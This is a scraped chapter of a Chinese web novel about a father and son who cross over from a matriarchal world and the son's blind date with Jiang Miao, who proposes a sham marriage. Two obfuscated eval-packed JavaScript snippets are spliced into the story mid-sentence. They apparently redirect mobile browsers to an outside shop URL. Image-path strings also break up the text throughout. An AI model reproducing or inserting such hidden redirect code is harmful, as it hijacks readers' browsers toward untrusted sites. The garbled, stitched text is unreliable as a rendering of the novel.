听到他阿父的话,林鹤年顿时觉得铝饭盒里自己刚刚从工厂食堂带回来的红烧肉不香了,“您既然也知道这里不是咱们那里,那您为什么还非要逼我成亲?” 林福生的眼眶一下子就红了,“我为什么?我害怕啊!你亲阿母离世后那些人的嘴脸你忘了吗?就因为咱们家没有女人了,她们就抢了咱们的家,把咱们赶出了府,若非你外祖母还在世,她们怕是连你我都不会放过。阿父也不怕你笑话,直到和你第二个阿母成婚后,我才再次睡了个安稳觉,在那之前,我几乎夜夜都被梦魇缠住。可谁让我是天煞孤星,又克死了你第二个阿母,还带着你一起借尸还魂来到了这么个倒反天罡的鬼地方,儿啊,你就可怜可怜阿父吧,阿父是不敢再成亲了,可这个家里没有个女人坐镇,阿父睡不着啊!” 没错,林鹤年是在半个月前和他再度鳏居的阿父穿越到这个世界的,刚穿越过来时,林鹤年还是很认同阿父那个为这个家找一个顶门立户厉害女人的想法的。 毕竟他们是从女尊王朝穿来的,在那里,男子没有继承权,只能依靠女子而活,没有女人庇护的男人,尤其是有钱又长得还不错的男人,几乎就是一块肥肉,无论是阿猫;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17007242|194049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 还是阿狗,都会试图从他们身上咬下一块肉来尝尝咸淡。 可经过这半个月的适应,他觉得在这个男女平等的新世界,他们父子俩其实并不需要依靠女人,也能够过得很好。 而且——“谁说这个家没有女人的?你怀里抱着的那个,不就是咱们家的女人吗?” 这辈子的阿父有了闺女,他有了妹妹,而在他们穿来之前,这个家的女主人就因为生这个妹妹而难产去世了。 林福生觉得自己要被这个不孝子气死了。 这么小的奶娃娃算什么女人?万一他们父子俩被别人欺负了,这个奶娃娃是能哭着吓退敌人,还是能撒泡尿呲死敌人? 可偏偏他是个柔弱的性子,被气到了也不会打孩子,只会上气不接下气的痛哭,哪怕林鹤年及时道歉了,他仍然没办法快速平息下来自己的情绪。 李媒婆去到老林家时,林福生正在呜呜哭着,她忍不住在心中赞一句——这是个好男人啊,几乎她每次来,都能听到他的哭声,不知道等她没了以后,她家那死老头子会不会也老是这么哭哭啼啼。 正打算诉说自己的来意,就见老林家的这个小子一脸无奈道:“又是来给我说媒的吧?” 李媒婆赶忙点头,“对对对,人我已经带来了,这会儿就在国营饭店门口等着你去见面呢。” 林鹤年:“阿……爸,你别哭了,我这就去跟女方见一面,争取做到今天见面,明天结婚,然后让您从此都能睡上安稳觉,可以了吧?” 林福生:“你最好真能做到你说的这样!” 林鹤年能做到吗?他觉得自己肯定做不到,之所以那样说,只是为了先敷衍敷衍他阿父罢了。 或许是他敷衍的太过明显了,当他正在拿钥匙开自行车锁时,他的眼前出现一片阴影,抬头看去,只见他阿父怀中抱着他这辈子的妹妹站在了他的面前,“这次你别想糊弄我,我跟你一起去。” * 相亲桌上,看着对面那肩宽腿长,五官俊朗的男人,姜妙忍不住目露怀疑,“真的是你要和我相亲?” 有着阿父在旁边监督,林鹤年不敢整什么幺蛾子,只能轻轻的嗯了一声。 姜妙:“只要跟你结婚,就给我两百块钱,还帮我找工作,以后家里事都是我说了算?” 林鹤年愣了愣,“如果我们今天相亲成功的话,是这样的。” 姜妙有些怀疑人生,不是,难不成她这辈子拿的是老天爷亲闺女剧本,不然这种连吃带拿的好事怎么可能让她给碰上? 不,她一个下载过反诈app的人怎么能心存这种幻想,这绝对是个面向她的杀猪盘! 想到这里,她已然打定主意,不管媒婆吹的再好,相亲对象表现的再好,她今天都只是来蹭饭的。 正当这时,只见饭店服务员朝他们这桌走了过来,然后冲着她今天那位相亲对象的父亲笑眯眯开口道:“林警官,好长时间没见你了,今天想吃点啥,用不用我给你推荐推荐?” 3. 第 3 章 服务员是一位跟林福生看起来年龄差不多大小的中年女人。 闻言,林福生的脸一下子就红了,将求救的目光对向了自己儿子林鹤年,可很快,他又将目光投向了今日跟儿子相亲的这个对象身上,“这位女……” 林鹤年赶紧打断他阿父的话道:“来个黄河大鲤鱼,一个辣子鸡丁,一个锅巴三鲜,再来个风味茄子,小姜同志,你看看你喜欢吃点啥,再点两个你喜欢吃的吧。” “谢谢,但是——” 姜妙这人虽不怕跟别人对骂,但也不喜欢平白无故跟别人对骂。 她在门口等着李媒婆带人回来时,可是见过这位服务员跟食客对骂的场面。起因不过是那两位食客点了三道菜,这位服务员却说她们这儿的规矩是几个人吃饭,就只能点几道菜,多一道菜都不行。 “我真的还能再点吗?”她看向服务员问道。 服务员刚刚面对那俩食客时态度有多恶劣,这会儿面对她的态度就有多友好,“那有啥不能的?咱们饭店开在这,不就是为了让大家伙吃点自己想吃的吗?看在你跟咱们林警官坐一桌吃饭的份上,你就算是想吃鲍鱼海参,我也让后厨大师傅给你用萝卜雕一个出来。” 那倒是不用了,这种艺术品她上辈子倒是能够欣赏,可这辈子在老姜家吃了太多的萝卜白菜,她现如今只能欣赏红烧肉、红烧猪蹄、红烧肘子这种她上辈子一年到头几乎都不会吃上一次的糖油混合物。 点了个红烧肉,又点了个解腻的醋溜白菜后,服务员便拿着菜单转身离开了。 趁着等菜的功夫,李媒婆互相为他们介绍道:“小林啊,我刚刚在路上跟你说我们小姜长得美若天仙,没骗你吧?” 林鹤年:“……” 是啊,美若天仙,比他一个男人都美。 但女人要那么美的脸干什么?哪怕换了一个世界,他也只欣赏女人的才干! “小姜啊,我刚刚在路上跟你说我们小林身材高大,长得也英俊,我也没骗你吧?” 姜妙:“……” 是挺英俊的,但这真的不是杀猪盘吗?虽然相亲对象的父亲是个警察,但她从不对任何职业抱有滤镜,对方怀里抱了个襁褓,之所以这么着急的找儿媳妇不会是为了给襁褓中的婴儿找免费保姆吧? 两人心怀鬼胎,默不作声,都没有给到李媒婆想象中的反馈。 这一刻,李媒婆深刻体会到了钱难挣,屎难吃这句话的含义了。 不过更让她觉得钱难挣的事情还在后面。 从业这么多年,她虽不像别的媒婆那样净说些夸张的好话来介绍男女双方,但也会用语言美化一二。 唯有这一次,她只能这么说——“小林啊,你别看小姜长得文文气气的,但她着实不是个好欺负的,只要是想欺负她的,哪怕是父母她都敢骂,弟弟她都敢打,你可以出去打听打听,咱们这周围方圆十公里绝对没有比她更泼辣的姑娘了!” “小姜啊,你别看小林跟他爸都是身高八尺的大男人样,但他们就想找个能为他们家顶门立户的大女人,大女人啥样我不清楚,但我觉得你是我见过最有种的女人了,我是真的觉得你们双方都挺般配的,不般配也没办法了,我算是已经拼尽全力了。” 李媒婆话落的那一刻,服务员正巧把第一道菜端上桌,自觉为这门婚事筋疲力尽的李媒婆啥也不管了,拿起筷子就开吃。 姜妙虽然也饿了,但看第一道菜竟然是她最后点的那道醋溜白菜,便没着急动筷子,而是好奇的看向林福生,“叔叔,你是干警察的?” 林福生面对这种小辈女郎的搭话还是能应付的了的,而且他现在对姜妙满意的不得了,如此一表人材,又不怕事的女郎,就是他想要找的顶梁柱啊! “对,我在隔壁派出所当民警。” 姜妙突然懂了为何服务员对他态度这么好了。 林福生:“不过我马上就不再是警察了。” 姜妙:“啊?为啥呀?” “为了孩子。”林福生拍了拍怀中婴儿的襁褓,一脸慈爱的说出他和儿子早就在家中商量好的理由,“我妻……子为了生这个孩子去世了,我得好好把这个孩子抚养长大,她现在还小,一刻都离不得人,我哪里还有时间去上班啊?正好我们家鹤年一直找不到合适的对象,我想着不如把我的工作传给未来的儿媳妇,这样我家鹤年找媳妇儿的范围也就不用局限在城里了。” 好家伙,世上真有这种好事吗? 未来的夫家不仅给找工作,找的工作还是直接上岗干公务员? 姜妙的心其实早在她坐到这相亲桌上时就砰砰乱跳起来了,只是这一刻,跳的更加欢快了些。 她一边担心自己遇到杀猪盘,一边觉得自己这辈子天崩开局,其实没什么好被人骗的,而且她在家能打弟弟,未来结婚后要是过得不好就也能打老公! 想到这里,她忽然起身道:“小林同志,咱们俩能不能单独聊聊?”* 国营饭店外,姜妙和林鹤年相对而站。 姜妙道:“小林同志,你其实是不想来相亲,也不想结婚的对吧?” 别问她为啥知道的,她毕竟也曾年轻过,且这辈子这具身体刚满十八岁,正是年轻的时候,要不是因为有利可图或者被逼迫的,谁愿意这么年轻就靠着相亲结婚啊? 林鹤年虽不像他阿父那般被女尊社会规训的连跟女子随便说句话都会脸红,但这毕竟是林鹤年前世今生加起来第一次和一个同龄女郎单独相处,他的耳根不由自主的红了起来。 姜妙的话犹如一盆冷水袭来,泼灭了林鹤年红透了的耳根,也泼醒了林鹤年的大脑。 “对。” 上辈子,他平等的羡慕着这世间的每一个女郎,因为她们可以在外面的世界肆意奔走,而他们这些男儿却只能大门不出,二门不迈。 她们可以依靠努力在这世上成为她们想成为的任何人,而他们这些男儿无论多么有才干,最终也只能依附着她们,成为这世间万千夫郎中的一员,为她们打理后宅,教养子女。 她们若是不喜欢盲婚哑嫁的夫郎,只要有能力,便能将她们看上的任何儿郎抬入府中,而他们这些男儿,无论再怎么厌恶自己的妻主,在妻主死前,一生也只能守着这一个妻主。哪怕是妻主死后,也得被母家或妻家重新安排发嫁给另一个陌生女人。 如今他和他阿父终于来到了个对他们男人不那么苛刻的世界,他想要将曾经他所羡慕的女子们所过的日子一一过上一个遍。 当然,他自认为是个好男人,学不来女郎们见一个爱一个的本事,既然如此,他便想要找到个能和他心意相通的女郎,与其安安稳稳的过上一辈子。 可这世上的女郎千千万,与自己心意相通的人哪里那么容易能找到? 偏偏他阿父逼他逼的这样急…… 姜妙:“不想相亲却一直在相亲,看来林同志你是在被父母逼着找对象,哪怕我们两人相亲失败,林同志你应该还是会继续相亲下去,直到你终于答应和相亲对象结婚为止,对吗?” 林鹤年叹了口气,“对。” 这世间人与人的悲喜并不相通,林鹤年丧气的情绪并没有影响到姜妙,反而让她忍不住想要嘴角上扬。 “既然如此,林同志,不如我们假结婚吧。” 林鹤年有点怀疑自己听错了,“什么?” 姜妙大胆开麦,“你缺一个应付家人的结婚对象,我缺一个能让我拿上 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17007243|194049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 非农户口的工作岗位,我们两个如果假结婚的话,立马就能解决我们当前面临的困境。往后哪怕是各自遇到真正想共度一生的人了,因为这场婚姻自始至终都是假的缘故,我们也能够迅速切割分开。这样双赢的一件事,何乐而不为呢?” 在李媒婆离开的这半小时,姜妙并非一直等在原地,而是去了隔壁的派出所打听往年文工团的征兵消息。 听罢她的来意,派出所的一个女警一脸惋惜的看着她,“同志,你来的太不凑巧了,今年的文工团征兵已经在上个月结束了,你想要报名,只能等明年同一时间了。” 等明年?姜妙一天都不想等了! 她想吃肉!想用电灯马桶!想兜里有钱,喜欢啥买啥! 现在这种为了仨瓜俩枣的资源跟老姜家人斗智斗勇的苦日子姜妙一天都不想再过下去了,可她的穿越没有携带任何金手指,想要过上她想过的日子,她只能靠自己想办法。 林鹤年的出现对她来说如同在荒漠遇到了绿洲,久旱盼来了甘霖,海中捞到了浮木…… 只要这不是一场针对她的杀猪盘,别说林鹤年根本只是为了应付家长才来相亲的了,哪怕他真的是想要找个老婆,看在他长得不错,而且还给未来老婆开出那么好结婚条件的份上,她也必须得拿下这个名额!过不下去大不了离呗,反正到时候已经有了城里户口的她,起点怎么也比现在的她强。 姜妙自认为这是个极其双赢的方案,可不知为何,对面的男人在听到她的话后面上却极为纠结,迟迟没有做出任何反应。 姜妙想了下,继续加码道:“你是觉得我这边占你便宜了吗?这样吧,和你结婚我不要彩礼,只要我参加工作后自己劳动所得的工资,作为陪你演戏的报酬。” “不过事先声明,陪你演戏的内容不包括做家务,如果需要我做家务,那是另外的价钱。” “在我赚够买下一份工作的工资后,我们的婚姻可以随时叫停,我也可以把工作还给你家,但在此之前你如果要和我离婚的话,需要把那一份工作当作补偿赔给我,用以弥补我的精神损失。” 